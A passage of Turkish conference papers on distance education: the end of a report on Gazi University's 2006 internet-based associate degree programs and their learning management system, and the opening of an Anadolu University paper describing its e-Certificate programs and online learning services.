İleri teknolojilerin de etkisi ile farklı isimler altında, uzaktan eğitim uygulamalarının sayısı

arttıkça, bu uygulamalardan yararlanan kişi sayısı da artacaktır. Önceleri uzaktan öğrenmenin, öğretimin kalitesini azaltabileceği konusunda endişeler olmasına karşın, çalışmalar, yararlarının açık ve kanıtlanabilir olduğunu ortaya koymakta ve uzaktan öğrenmenin birçok biçiminin çabucak kabul gördüğünü göstermektedir [12].

Bu büyümenin sebeplerinden birincisi, uzaktan öğrenmenin, öğrencilerin, öğrenme sürecine katılmasında yeni ufuklar açmasıdır. İkincisi, uzaktan öğrenme, kurumlara göreceli olarak daha az sayıda öğretim elemanı ile daha çok sayıda öğrenciyi eğitime imkanı vermesi, böylece yükseköğretimin dağıtılmasında daha ekonomik bir yol izlenmesini sağlamasıdır. Üçüncüsü, yaşam biçimi ya da yerleşim yeri ne olursa olsun mezuniyet sonrasında, öğrencilerin yaşam boyu öğrenmelerini sürdürme şansına sahip olmasıdır [12].

Bunun yanı sıra toplum da genel anlamda okuryazarlıkta toplamda bir artış olması bakımından kazanç sağlayacaktır. Geline nokta dikkatler daha çok, ileri bir uzaktan eğitim uygulaması olan internet temelli uzaktan eğitim uygulamaları üzerinde odaklanmıştır [12].

Uzaktan eğitimin etkin ve verimli olarak yürütülebilmesi için; hazırlanan ders içeriklerinin ülkemizin teknik alt yapısına uygun olması gerekmektedir. Ders malzemeleri bir öğretim elemanının fiziksel olarak ortamda bulunmasına gerek olmayacak şekilde anlaşılır ve öğretici olmalıdır. Ancak internet sadece ders içeriğinin aktarılmasını sağlayan bir ortamdan daha ötesini sağlamak durumundadır [12]. İnternet temelli öğretimin en büyük çekincelerinden olan öğrencilerin ve öğretim elemanlarının birbirinden soyutlanması gibi sorunları gidermek üzere öğrenci-öğrenci ve öğrenci-öğretim elemanı etkileşimi en etkin şekilde sağlanmalıdır.

## 3. GEUP’nın Hayata Geçışı

Gazi Üniversitesi’nde, 2005 yılından itibaren, özellikle internet üzerinden uzaktan eğitim ça-

lışmalarının yürütülmesi ve koordine edilmesi için akademik bir örgütlenmeye gidilmiştir. Buradan yola çıkarak Üniversite bünyesinde mevcut olan bilgisayar bölümleri öğretim üyelerinin de içerisinde yer aldığı bir Bilişim Komisyonu kurulmuştur. Komisyonun hedeflerinden bir tanesi de uzaktan eğitimin uygulanması ve yaygınlaştırılmasıdır. Yapılan bir dizi toplantılar ve çalışma raporları ışığında öncelikle Atatürk Meslek Yüksek Okulu’nda Bilgisayar Teknolojileri ve Programlama ile İşletme programlarında uzaktan eğitime geçilmesi kararlaştırılmış ve fizibilite çalışmalarına başlanmıştır.

Gazi Üniversitesi’nin bu talebi 13.04.2006 tarihli Yüksek Öğretim Kurul Toplantısı’nda incelenmiş ve Atatürk Meslek Yüksek Okulu Teknik Programlar bünyesinde uzaktan eğitim yoluyla eğitim vermek üzere Bilgisayar Teknolojisi ve Programlama Bölümü ile İktisadi ve İdari Programlar bünyesinde İşletme Programı’nın açılması ve üç yüzer öğrenci ile uzaktan eğitime başlanması uygun görülmüştür (<http://www.ue.gazi.edu.tr>).

Gazi Üniversitesi’nde iki program ile başlanan uzaktan öğretim, örgün öğretimde verilen ders içeriklerinin, metin, animasyon ve ses gibi eğitim materyallerinin desteği ile zenginleştirilerek, Eğitim Yönetim Sistemi (Learning Management Systems) üzerinden Uzaktan Eğitim programımıza kayıtlı öğrencilerimizin kullanımına sunulmuştur. Öğrencilerimiz bu Eğitim Yönetim Sistemi üzerinden, ders içeriklerini, ders izleme ve değerlendirme esaslarını, ders ile ilgili diğer materyalleri, öğretim elemanlarının ve sistem yöneticisinin duyurularını, akademik takvimi, öğretim elemanlarının onları değerlendirmelerini, harç bilgilerini, vs. kolayca takip edilebilmektedir. Uzaktan eğitim kapsamında eğitim içeriği, 14 hafta olarak hazırlanmıştır. Öğrencinin kayıtlı olduğu programın tüm dersleri, dönem boyunca öğrenci kullanımına açıktır. Böylelikle görmüş olduğu konuları ve ilerleyen haftalarda göreceği konuları kolayca inceleyebilmektedir.

Ayrıca, ders danışmanı öğretim elemanları öğrencileri ile birebir etkileşime geçebilmekte ve ödev, tartışma, sohbet, sınav gibi işlemlerini kolaylıkla sistem üzerinden yapabilmektedirler. Ayrıca bunla sınırlı kalmayıp, öğrencilerin ödev, tartışma, ders içeriğini izleme, sohbet saatlerine katılımları gibi etkinlikler ile birlikte ders izleme ve değerlendirme esasları, öğrenci değerlendirme süreçleri, öğrencilere duyurular gibi etkinlikleri de kolaylıkla takip edilebilmektedirler.

Uzaktan eğitim sisteminde, ara sınavlar ve danışman öğretim elemanının uygun gördüğü ek sınavlar internet üzerinden yapılmaktadır. Dünyadaki diğer örneklerde de olduğu gibi dönem sonu sınavları yüz yüzedir.

Ders Kodu	Ders Adı	Kredisi
MAT-101	Matematik-I	4
BİL-101	Temel Elektronik	4
BİL-103	Teknolojinin Bilimsel İlkeleri	4
BİL-105	Algoritma ve Program. Giriş	4
BİL-107	Entegre Ofis	4
YAD-101	Yabancı Dil-I	4
TÜR-101	Türk Dili-I	2
TAR-101	Atatürk İlk. ve İnk. Tarihi-I	2

**Tablo 1.** 2006-2007 eğitim-öğretim yılı güz dönemi Bilgisayar Teknolojileri ve Programlama programı dersleri

Ders Kodu	Ders Adı	Kredisi
2817101	Matematik	4
2817103	Genel Muhasebe	4
2817105	Genel İşletme	4
2817107	Büro Yönet. ve İltiş. Teknikleri	2
2817109	İktisada Giriş	2
2817111	Bilgisayara Giriş	2
2817113	Genel Hukuk Bilgisi	2
2817117	Yabancı Dil-I	4
2817119	Türk Dili-I	2
2817121	Atatürk İlk. Ve İnk. Tarihi-I	2

**Tablo 2.** 2006-2007 eğitim-öğretim yılı güz dönemi İşletme programı dersleri

#### 4. Akademik Yapılanma

Gazi Üniversitesi bünyesinde Uzaktan Eğitim programları için bir çalışma grubu oluşturulmuştur. Çalışma grubunun asıl amacı ders içeriklerinin hazırlanma sürecinde görev almışlardır. Çalışma Grubu, ders sorumlusu öğretim elemanları ve uzman grafik-animasyon tasarım ekibi, programın başlatılmasında ve yürütülmesinde önemli rol oynamışlardır. Bu ekipler, konularında bilgili ve deneyimli öğretim elemanları, araştırma görevlileri ve asistan öğrencilerden oluşmaktadır.

Tablo 1 ve Tablo 2’de verilen derslerin ders içerikleri, ders danışmanı öğretim elemanının ve GUEP’na dahil çalışma gurubunda görevlendirilen bir ders sorumlusu öğretim elemanı ile bir grafik-animasyon uzmanı tarafından hazırlanmıştır. İçerik uzmanı olarak ders danışmanı öğretim elemanı verdiği ders ile ilgili gerekli öğretim materyallerinin ve ders notlarının uzaktan eğitim standartları doğrultusunda hazırlanması için ders sorumlusu öğretim elemanı ile birlikte dersin içerik ağacını çıkararak senaryo çalışmalarını gerçekleştirmiştir. Son aşamada ise ders sorumlusu öğretim elemanı ve grafik-animasyon uzmanı ders senaryosuna uygun olarak grafik ve animasyonları oluşturup HTML formatında hazırlamışlardır.

GUEP’nın hayata geçirilme sürecinde, en ciddi zaman alan hazırlık çalışmalarının merkezinde ders içeriklerinin geliştirilmesi yer almaktadır. Ders içeriklerinin geliştirilmesi ancak konu alanı uzmanlarının bu sürece dahil edilebilmesi ile olabilmektedir. İnternet, sadece ders içeriğinin aktarılmasını sağlayan bir ortamdan daha ötesini sağlamak durumundadır. Bunun bilinci ile GUEP’na dahil olan tüm konu alanı uzmanları sunulan derslerin içeriklerinin içerik ağacını ve senaryolarını hazırlamak üzere eğitim almışlardır. Geliştirilecek senaryonun, klasik ders notlarının ötesinde, klasik sınıf öğretiminden e-öğretime geçişi kolaylaştıracak ve bu ortama uyum sağlayacak şekilde üretilmesini prensip edinerek, eğitim içeriklerinin uzaktan eğitim standartlarına uygun hale getirilmesi ve

ders içeriklerinin eğitim yönetim sistemine uygun şekilde aktarılması sağlanmıştır.

GUEP için hazırlanan senaryoların standartlaştırılması açısından her senaryoda Ders Hakkında, Dersin Hedefi, Temel Kavramlar, Bölüm Hedefi, Bölüm Özeti ve Değerlendirme başlıkları zorunlu tutulmuştur.

İçerik geliştiren öğretim elemanlarının içerik ekibi ile daha verimli çalışmasını sağlamak adına yine senaryo şablonları oluşturulmuş ve bu şablonların işlenmesinde renk kodlamasına gidilmiştir.

#### 5. Eğitim Yönetim Sistemi

Sadece ders içeriklerinin internet ortamında sunulabilecek şekilde düzenlenmesi böyle bir sistemin sağlıklı olarak yürütülmesi için yetmemektedir. Alt yapı dikkate alınması gereken önemli bir unsurdur. Eğitim yönetim sisteminin, alt yapı kurulumunda kaliteyi artırmak için yapılan çalışmalar beraberinde bir sürü kısıtlamalar ve problemleri de getirmektedir. Bu problemlerin çözümü, kısıtlamaların minimum seviyede tutulması, eğitimdeki başarının kilit noktalarıdır. Zaman ve mekân bağımsız çalışması süreklilik yanında çoklu bağlantı, ağ kalitesi ve sunucu kalitesi demektir. Bu kadar işlemin bir arada yapılabilmesi için ise ciddi bir altyapı ve ciddi bir ekip önem kazanmaktadır.

Gazi Üniversitesi Uzaktan Eğitim Programı yukarıdaki ilkeleri göz önüne alarak tasarlanmış ve Microsoft ara yüzünü kullanan bir temele oturtulmuştur. Microsoft firmasının tercih edilmesinin sebebi, kişisel kullanıcıların büyük bir çoğunluğunun Microsoft temelli işletim sistemleri kullanmasıdır. Böylece aynı tasarımcıya ait programlar ile olası uyumsuzluk ve bağlantı çakışmaları gibi hataların ortadan kaldırılması planlanmıştır.

Eğitim Yönetim Sistemi için ENOCTA firması tarafından hazırlanan Akademik Eğitim Yönetim Sistemi Yazılımı kullanılmıştır. Akademik

Eğitim Yönetim Sistemi Yazılımı (ABLMS), eğitim kurumlarının ve üniversitelerin uzaktan eğitim hedefleri doğrultusunda nitelikli öğrenmeyi, zaman ve mekân engellerini ortadan kaldırarak internet üzerinden eğitim gerçekleştirmek üzere geliştirilmiş bir Eğitim Yönetim Sistemi yazılımıdır [13].

ABLMS’in etkin yönleri aşağıda verilmiştir.

- Ablms’in kullanıcı dostu ve keyifli ara yüzü sayesinde kullanıcılar ana sayfalarından hemen hemen tüm işlemlerini kolaylıkla gerçekleştirebilirler.
- Her kullanıcının kullanıcı adı ve şifre girişi ile ulaşabildiği bu ana sayfada aldığı dersler, sınavlar ve diğer bilgiler bütün olarak görülebilir.
- Kullanıcı ana sayfasında çevrimiçi ve aktif durumda olan eğitimlerini görebilir ve içeriklerine ulaşabilir.
- Kendisine atanmış olan çevrimiçi sınavlara girebilir.
- Eğitim duyurularını ve eğitim anketlerini ana sayfasında takip edebilir.
- Ders danışmanları, danışmanı oldukları şubelerdeki öğrencilere ihtiyaç duydukları konularda rehberlik faaliyetini yürütebilirler. Bu faaliyetleri ana sayfalarından kolay bir şekilde gerçekleştirebilirler.
- Sistem yöneticilerinin ve eğitim yetkililerinin sisteme yeni kullanıcı ve eğitim tanımlamalarına ve kullanıcıları eğitimlere atamalarına olanak tanır.
- Sistemdeki kullanıcıların dahil olacakları grupların oluşturulması ve düzenlemesi, sisteme yeni kullanıcı eklenmesi ve var olan kullanıcı bilgilerinde değişiklik yapılması işlemlerini gerçekleştirebilir.
- Öğrenciler çevrimiçi eğitimleri boyunca, sisteme entegre halde bulunan; Sohbet, Tartışma listeleri, Mesaj araçları yardımı ile ders danışmanları ve diğer öğrenciler ile aralarındaki iletişimi sürekli sağlayabilmektedir.
- Öğrenciler, ders notlarını izlerlerken dijital ortamda geleneksel ortamdaki gibi not saklama şansları söz konusudur.

## 5. Sonuç ve Öneriler

Daha önce de belirtildiği üzere, Türkiye'deki genç nüfusun üniversitelerden yararlanma isteği ile mevcut kontenjan dengesini sağlamak ve tüm dünyada olduğu gibi yetişkinlerin yaşam boyu öğrenme ihtiyacını gidermek üzere üniversitelerin uzaktan eğitime yönelmeleri kaçınılmazdır. En yaygın, göreceli en ucuz ve teknolojik gelişmelerin en yakından takip edilebildiği internet temelli öğretim de bu yönelimin odak noktası olacaktır. İşte bu yüzden Gazi Üniversitesi geçmişten gelen eğitimde önce olma misyonunu bu alanda da sürdürmek durumundadır. Bu sebeple şimdilik iki önlisans programı ile bu alanda yerini alan Üniversitemiz önümüzdeki bir kaç yıl içerisinde farklı önlisans programları ile birlikte lisans ve yüksek lisans düzeyinde de internete temelli öğretim görevini layıkıyla yerine getirecektir.

Bu iki önlisans programının internet temelli öğretim ortamına uyarlanarak 2006-2007 eğitim-öğretim yılına yetiştirilmesi Yüksek Öğretim Kurul Toplantısı'nda incelenmesinden itibaren yaklaşık 5 ay gibi oldukça kısa sayılabilecek bir sürede gerçekleşmiştir. Sistemin ufak bazı eksikleri/aksamaları olmasına karşın başarılı bir şekilde yürüdüğü görülmektedir.

Bu başarının sağlanmasında yöneticilerin kararlı tutumları, hizmet alınan firmanın daha önce deneyimin olması ve GUEP'nin proje ekibinde yer alan öğretim elemanları, asistan öğrenciler ile içerik uzmanlarının özverili çalışmaları söz konusudur.

Proje ekibinde yer alan öğretim elemanları ile asistan asistanlarının oluşturulan içerik ağacı ve senaryolar üzerinde çalışmalarını hızlandırmak üzere bir haftalık bir seminer ile mevcut bilgileri pekiştirilerek ortak bir dil kullanmaları sağlanmıştır. Aynı zamanda içerik uzmanı olan ders danışmanı öğretim elemanları ile de toplantılar düzenlenerek senaryo çalışmalarına standart getirilmiştir.

Öğretim elemanları ve öğrencilerin daha önce sisteme aşina olmadıkları göz önünde bulundurularak gerek öğretim elemanları gerekse sistemi kullanacak öğrenciler için kullanım kılavuzları sisteme yüklenerek ilgili kişilere yayılması sağlanmıştır.

Zamanla yarışılmasına karşın çok ciddi bir aksilik yaşanmadan 2006-2007 öğretim yılı başına ders içerikleri ABLMS öğretim yönetim sistemine yüklenmiş ve öğrencilerle öğretim elemanlarının kullanımına sunulmuştur. Asıl yaşana sorunlar bu noktadan sonra başlamıştır. Burada belirtmek gerekir yaşanan sorunlar direkt olarak GUEP'ndan değil başka değişkenlerden kaynaklanmaktadır. Örneğin bu sene programa ikinci yerleştirme ile hiç de azımsanamayacak sayıda yeni öğrencilerin eklenmesi, hem bu öğrencilerin sisteme eklenmesi hem de dönem başladıktan sonra bu öğrencilerin sisteme ve ortama adaptasyonunda sıkıntıları gündeme getirmiştir. Bir diğer sorun da bu GUEP'nda sunulan iki önlisans programını tercih eden öğrencilerin sadece bir üniversiteye kayıt olma kaygısı ile bilinçsiz tercihleri sonucu teknoloji okur-yazarlığından uzak olmaları; evlerinde, iş yerlerinde ya da ulaşabilecekleri bir noktada istenilen özelliklerde bilgisayar ve internet erişimine sahip olmamalarından kaynaklanmaktadır. Ancak yine de bu sorunlar dönem içerisinde hızlı bir şekilde giderilmeye çalışılmıştır.

Bu noktada yapılması gereken en önemli şey, üniversite sınavına giren öğrencilerin ÖSS tercih kitapçığında belirtildiği halde yine de bilinçsiz seçim yapmalarının önüne geçmek adına toplumu daha çok bilinçlendirme oluna gidilmelidir. Bir başka öneri de ihtiyaç hisseden öğrenciler için bir uyum programının düzenlenmesi olabilir.

Bu çalışma ile yaygınlaşması kaçınılmaz olan internete dayalı uzaktan öğretim programları hazırlamak niyetinde olan ya da bu konuda çinkeleri süren diğer üniversitelerle deneyimleri paylaşmak amaçlanmıştır. Bu amaç doğrultusunda faydalı olunması öngörülmekte ve umulmaktadır.

## 6. Kaynaklar

[1] Derelioğlu, G. ve Dağtaş, E., Uzaktan Eğitim Sürecinde Yeni Model Arayışları: Sana Eğitim ve İnternet Üniversiteleri Örneği, Uzaktan Eğitim, Yaz 98- Kış 99. Uzaktan Eğitim Vakfı. Ankara, 1999.

[2] Bollag B., "Developing Countries Turn to Distance Education", The Chronicle of Higher Education, 2001.

[3] Alkan, C., "Uzaktan Eğitimin Tarihsel Gelişimi" Türkiye 1. Uluslararası Uzaktan Eğitim Sempozyumu, 12-15 Kasım 1996 MEB FRTEB, Ankara.

[4] Casey, D.M., The impact of distance learning on interpersonal communication satisfaction: A comparison of online and face-to-face community college classrooms., PhD Theses, Universty of Miami, 2004.

[5] Tim Berners-Lee, The History of Computing Project web page [http://www.thocp.net/biographies/berners\\_lee.html](http://www.thocp.net/biographies/berners_lee.html).

[6] Piotrowski C and Vodanovich, S J. "Are the reported barriers to Internet-based instruction warranted? A synthesis of current research", Education, 121:1, 2000, 48-53.

[7] Beard, L., Harper, C., and Riley, G., "Online Versus On-Campus Instruction: Student Attitudes & Perceptions", TechTrends, The H.W. Wilson Company, 48:6, 2004, 29-31.

[8] Türk Yüksek Öğretiminin Bugünkü Durumu. Faaliyet Raporu. Mart, 2000, T.C. Yükseköğretim Kurulu'nun web sitesi <http://www.yok.gov.tr/egitim/raporlar/raporlar.htm>, YÖK, Ankara

[9] Türk Yüksek Öğretiminin Bugünkü Durumu. Faaliyet Raporu. Kasım 2001, T.C. Yükseköğretim Kurulu'nun web sitesi <http://www.yok.gov.tr/egitim/raporlar/raporlar.htm>, YÖK, Ankara

[10] Türk Yüksek Öğretiminin Bugünkü Durumu. Faaliyet Raporu. Mart, 2003, T.C. Yükseköğretim Kurulu'nun web sitesi <http://www.yok.gov.tr/egitim/raporlar/raporlar.htm>, YÖK, Ankara

[11] Türk Yüksek Öğretiminin Bugünkü Durumu. Faaliyet Raporu. Kasım 2004, T.C. Yükseköğretim Kurulu'nun web sitesi <http://www.yok.gov.tr/egitim/raporlar/raporlar.htm>, YÖK, Ankara

[12] Karataş, S., Deneyim Eşitliğine Dayalı İnternet Temelli ve Yüz Yüze Öğrenme Sistemlerinin Öğrenci Başarısı ve Doyumu Açısından Karşılaştırılması, Doktora Tezi, Ankara Üniversitesi Eğitim Bilimleri Enstitüsü, 2005

[13] Enocta, Gazi Üniversitesi Uzaktan Eğitim Programı Eğitim Sunumları, Haziran 2006, Ankara.



## Açıköğretimde e-Sertifika Programları

**M. Emin Mutlu, Özlem Özögüt-Erorta, İlker Kayabaş, Buket Kip**

Anadolu Üniversitesi Açıköğretim Fakültesi, BDE Birimi 26470 Eskişehir

memutlu@anadolu.edu.tr, oozogut@anadolu.edu.tr, ikayabas@anadolu.edu.tr, bkip@anadolu.edu.tr

**Özet:** Anadolu Üniversitesi Açıköğretim sisteminin temel bileşenleri başlangıçta, uzaktan öğretim tekniklerine göre tasarlanmış ders kitapları, televizyonda yayımlanan eğitim programları, diğer üniversitelerde akşamları ve hafta sonları düzenlenen yüzyüze akademik danışmanlık dersleri ve tüm yurttan aynı anda düzenlenen merkezi örgün sınavlardan oluşmaktaydı. 2000'li yıllarda e-Kitap, e-Alıştırma, e-Televizyon, e-Sınav, e-SesliKitap, e-Danışmanlık, e-Destek ve e-Ders gibi değişik e-Öğrenme hizmetleri tasarlanıp uygulamaya konmuştur. Kapsamı ve hedef kitlesi giderek genişleyen e-Öğrenme hizmetleri açıköğretim sisteminin temel bileşenlerinden birisi durumuna gelmiştir. Uzaktan öğrenme etkinliğini kayda değer biçimde arttıran Açıköğretim e-Öğrenme hizmetlerinin ve içeriğinin bu hizmetten yararlanamayan geniş kitlelerin kullanımına açılabilmesi amacıyla e-Sertifika Programları tasarlanmıştır. Bu çalışmada e-Sertifika Programlarının tasarımı, hedef kitlesi, başvuru koşulları, içeriği ve öğrenme ortamları konusunda bilgi verilmiştir.

**Anahtar Kelimeler:** Açık ve Uzaktan Öğrenme, Uzaktan Eğitim, e-Öğrenme, e-Sertifika

### The Open Education E-Certificate Programs

**Abstract:** The basic components of the Anadolu University Open Education system was initially composed of course books designed according to distance education techniques, instructional programs published in television, face-to-face academic facilitation courses organized in other universities in evenings and week-ends, and central on-site examinations organized in the whole country simultaneously. In 2000's, various e-learning services such as e-Book, e-Practice, e-Television, e-Exam, e-Audio Book, e-Facilitation, e-Support and e-Course were designed and put into practice. With its enlarging scope and target group, e-learning services have become one of the basic components of the open education system. e-Certificate programs were designed in order to offer the Open Education e-learning services to large populations who cannot use those services. This study gives information about the design, target group, application requisites, content, and e-learning environments of the e-Certificate programs.

**Keywords:** Open and Distance Learning, Distance Education, e-Learning, e-Certificate

### 1. Giriş

Her geçen gün ülkemizde ve dünyada uzaktan eğitim teknolojilerinin kullanımı yaygınlaşmaktadır. Her kesime her yerde ve her an eğitim vermek amacı ile tasarlanan uzaktan eğitim sisteminde akademik eğitim programları ile başlayan süreç, kurumsal eğitim programları ile devam etmiştir. Bilgi ve iletişim teknolojilerindeki hızlı gelişme ile kendi kendine

öğrenme olanağı sunan öğretim ortamlarının tasarımı, kişisel gelişime yönelik programların açılmasını olanaklı hale getirmiştir.

Sertifika programları, son yıllarda giderek yaygınlaşan bir eğitim seçeneğidir. Bazı programların hedef kitlesi üniversite mezunu ve alanında tecrübeli profesyoneller olurken bazı programların hedef kitlesi ise liseden mezun olan ve kısa sürede bir meslek sahibi olmak isteyenlerdir.



Sertifika programları ile gereksinimi olanlara kısa süreli programlar yardımıyla akademik içerik sunulabilmektedir. Sertifika programları, fazla zaman harcamadan ilgi alanlarına yönelik bilgi edinmek isteyenlerin tercihi gibi görünse de özellikle;

- Üniversiteden mezun olmuş ve iş hayatına yeni başlayacak olanlar,
- Üniversitede okuyan, mesleki becerilerine katkı sağlamak isteyenler,
- Lise mezunu olan ve bir meslek edinmek isteyenler,
- Yaptığı işi daha iyi yapmak isteyen çalışanlar,
- Bilgilerini güncel tutmak isteyenler,
- Farklı bir sektöre geçmek isteyenler,
- Kendilerini geliştirmek isteyen iş yeri sahipleri,

sertifika programlarını tercih etmektedir.

## 2. Ülkemizde İnternete Dayalı Sertifika Programları

Ülkemizde internet ortamında sertifika programları ilk kez ODTÜ tarafından başlatılmıştır. ODTÜ'nün internet üzerinden verdiği ilk sertifika programı olan BTSP (Bilgi Teknolojileri Sertifika Programı) 1998 yılında 90 kişi ile başlatılmıştır [1].

MEB Eğitim Teknolojileri Genel Müdürlüğü Sakarya Üniversitesi ile işbirliği yaparak Bilgisayar Programcılığı ve Bilgi Yönetimi alanlarında sertifika programları açmıştır.

Özel sektörde yer alan birçok firma da yine internet ortamında sertifika programları açmaktadır. 2000 yılında kurulan Enocta şirketi tarafından, kurumlarda çalışan ve çalışmayı hedefleyen bireylere yönelik Enocta Hazır Eğitim Kataloğu içinde yer alan sertifika programları, Enocta Akademi eğitim platformunda hizmete sunulmuştur [2].

Ancak bu sertifika programları hem sınırlı sayıdadır hem de ağırlıklı olarak bilişim sektörünü hedef almaktadır. Ayrıca bu sertifika programlarında öğrenciler örgün sınavlara tek merkezde katılmak zorundadır.

## 3. Anadolu Üniversitesi e-Sertifika Programları

1982 yılından bu yana uzaktan eğitim teknolojilerini kullanarak Açıköğretim sistemi ile önlisans ve lisans diploması veren Anadolu Üniversitesi tarafından Şubat 2007 tarihinden itibaren internet üzerinde sertifika programları (e-sertifika) açılacaktır. Anadolu Üniversitesi e-Sertifika programlarının bu yıl Bahar ve Yaz döneminde, izleyen yıl ise Güz, Bahar ve Yaz döneminde açılması planlanmıştır. Böylece bu projeye yılda üç dönem, sürekli eğitim vermek ve güncel akademik içerik sunmak amaçlanmaktadır.

### 3.1. Kimler Başvurabilir?

e-Sertifika Programlarına en az lise ve dengi okullardan mezun olmuş herkes başvurabilir. ÖSYS sınavından yeterli puan alamayıp herhangi bir yüksek öğretim kurumuna yerleştirilemeyen adaylar e-Sertifika Programlarına başvurarak dilediği alanda öğrenim görme olanağını yakalayabilir. Herhangi bir meslekle uğraşırken farklı bir alanda öğrenime ihtiyaç duyan bireyler de e-Sertifika Programlarına kayıt yaptırarak ilgi duyduğu alanda öğrenim görme olanağına kavuşmuş olacaktır.

Ayrıca KOBİ'lerde yapmakta olduğu işe ait bilgilerini güncellemek isteyen bireyler bu amaçla e-Sertifika programlarından yararlanabilir. Böylece hem yetişkin yaşamının gerektirdiği şekilde meslek hayatına devam edebilecek hem de bilgilerini sürekli tazeleyerek yaşam boyu öğrenme olanaklarından yararlanabileceklerdir.

Bunların yanı sıra herhangi bir yüksek öğretim kurumuna kayıtlı olup farklı bir alanda kendini yetiştirmek isteyen bireylerin de ihtiyaçlarına cevap veren e-Sertifika Programları öğrencilere kendi alanlarının yanı sıra farklı bakış açıları kazandırmayı amaçlamaktadır.

e-Sertifika programlarında eğitim ve öğretim internete dayalı olarak uzaktan öğretim yöntemiyle gerçekleştirilecektir. Böylece çalışmakta olan ya da kendi işini kurmayı düşünen giri-

şimcilerin iş yönetimi alanında rekabet güçlerini arttıracak bilgi ve becerileri uzaktan öğretim yöntemiyle edinmeleri mümkün olacaktır.

### 3.2. e-Sertifika Programlarında Sunulan Öğrenme Ortamları

Anadolu Üniversitesi uzaktan öğretim Sistemi bünyesinde açılan e-Sertifika programları **Muhasebe, Pazarlama, Girişimcilik** ve **Finans** alanlarında gruplandırılmaktadır. 2006-2007 Bahar döneminde Perakendecilik, İşletmecilik, Pazarlama, Girişimcilik, Finansal Yönetim, Bankacılık, Maliyet Muhasebesi, Yönetim Muhasebesi ve Karar Destek Sistemleri, Finansal Analiz, Finansal Muhasebe, Muhasebe Bilgi Yönetimi olmak üzere 11 farklı e-Sertifika programı ile Batı Avrupa Perakendecilik, Batı Avrupa İşletmecilik, Batı Avrupa Pazarlama, Batı Avrupa Girişimcilik olmak üzere 4 Batı Avrupa e-Sertifika programı açılmıştır. Her sertifika programında 3 ders bulunmaktadır ve dersler internete dayalı olarak yürütülmektedir (Şekil 1).



Şekil 1. e-Sertifika Programları Web Sitesi.

Ayrıca e-Sertifika programlarına kayıt yaptıran öğrencilere uzaktan öğretim yöntemine göre hazırlanmış ders kitapları gönderilecektir.

*Ders Kitapları*, uzaktan öğrenim ve örgün öğrenim koşullarında kullanılacak şekilde düzenlenmiştir. Her ünitenin başlangıcında yer alan **Yaşamın İçinden** bölümlerinde, ünite içinde ele alınacak konuya hazırlık yapmak amacıyla günlük yaşamda karşı karşıya kalınan, yazılı ve görsel basında karşılaşılabilecek örnek olaylar verilmekte ve öğrencilerin konu hakkında fikir jimnastiği yapmaları sağlanmaktadır. Yaşamın içinden bölümünde öğrencilere yöneltilen soru ve ünitenin girişinde belirlenen **Amaçlar** doğrudan birbirleriyle ilişkilidir. Öte yandan, metin içerisindeki **Sıra Sizde** bölümlerinde, ünitenin amaçlarıyla doğrudan ilgili, günlük yaşamdan alınmış diğer örnek olaylar çerçevesinde oluşturulan sorular yer almaktadır. Bu sorular, amaç çerçevesinde öğrencilerin öğrendiklerini, günlük yaşamda karşılaşılabilecekleri sorunlara uygulayabilme ve iktisadi sorunları analiz edebilme becerilerini geliştirmek amaçlanmaktadır. Gerek yaşamın içinden, gerekse sıra sizde bölümlerinde yöneltilen sorulara ilişkin cevaplar her ünitenin bitiminde ayrı bir bölüm olarak verilmektedir. Ünite sonlarında yer alan *Kendimizi Sınavalım* bölümleri ise ünite içerisinde öğrenilenleri sınamaya dönük test soruları yer almaktadır.




Şekil 2. e-Sertifika Programları Portalı.

Öğrenciler <http://e-sertifika.aof.edu.tr/Portal/> adresinde yer alan **e-Sertifika Programları Portalı** üzerinden kayıtlı olduğu sertifika programı kapsamındaki derslere ilişkin e-Alıştırma,

e-Ders, e-Kitap- e-Televizyon, e-Danışmanlık, e-Sınav, e-Sesli Kitap ve e-Destek hizmetlerinden yararlanabileceklerdir (Şekil 2).

Sesli, hareketli canlandırmalar ve yoğun öğrenci-bilgisayar etkileşimini barındıran çok ortamlı eğitim yazılımı olarak da tanımlanan e-**Alıştırma** hizmeti, en son teknolojilerle tasarlanmakta ve geliştirilmektedir. e-**Alıştırma** hizmetiyle e-sertifika programlarının katılımcılarına internet ortamında etkin ve verimli ders çalışma atmosferi oluşturmak amaçlanmaktadır [3]. Açıköğretim Sistemi içerisinde geliştirilen e-**Alıştırma** Adobe Flash teknolojisi kullanılarak, bilgisayar ve internet becerileri düşük olan öğrencilerin de rahatlıkla kullanabilecekleri bir arayüz ile hazırlanmaktadır (Şekil 3).



Şekil 3. e-Sertifika Programları Portalı

Açıköğretim Sistemi içerisinde geliştirilen e-**Ders**, e-**Alıştırma** ile aynı teknoloji ve süreçler takip edilerek hazırlanmaktadır. e-Ders yapısı içerisinde e-**Alıştırma**dan farklı olarak, dersi anlatan bir sunucu videosu ile eş zamanlı oynayan animasyonlar ve etkileşimli uygulamalarla gerçek hayattaki bir öğretmenin ders anlatışı internet ortamında canlandırılmaktadır. e-Dersin en büyük avantajlarından biri; öğrencinin kontrol düğmelerini (ileri, geri, oynat, durdur, oynatma çubuğu) kullanarak, kendi öğrenme hızına bağlı olarak ders sürecini kontrol edebilmesidir. e-Ders içinde yer alan ara sorular, katılımcıların derse olan ilgisini canlı tutarken aynı zamanda konu hakkında yeri geldikçe fikir üretmesini sağlamaktadır. Ayrıca ünite sonla-

rında yer alan test bölümü ile katılımcılar kendini değerlendirme olanağı bulabilmektedir.

Katılımcıların kitaplara kolayca erişebilmelerini sağlamak amacıyla e-**Kitap** hizmetiyle ders kitapları internet ortamında sunulmaktadır [4]. Kağıda basılmaya ihtiyaç duymadan, bir bilgisayar yardımıyla okunabilen elektronik kitaplar, basılı kitaplara göre pek çok avantaj sağlamaktadır. İnternet üzerinden yayınlandıkları için istenen kitaba dakikalar içinde sahip olunabilmesi, kitap içinde sözcük taramasının kolayca yapılabilmesi, bu avantajlara örnek olarak gösterilebilir. Adobe Flash Paper formatında sunulan e-Kitaplar, her türlü masaüstü ya da dizüstü bilgisayardan okunabilmektedir (Şekil 4).



Şekil 4. e-Sertifika Programları Portalı e-Kitap

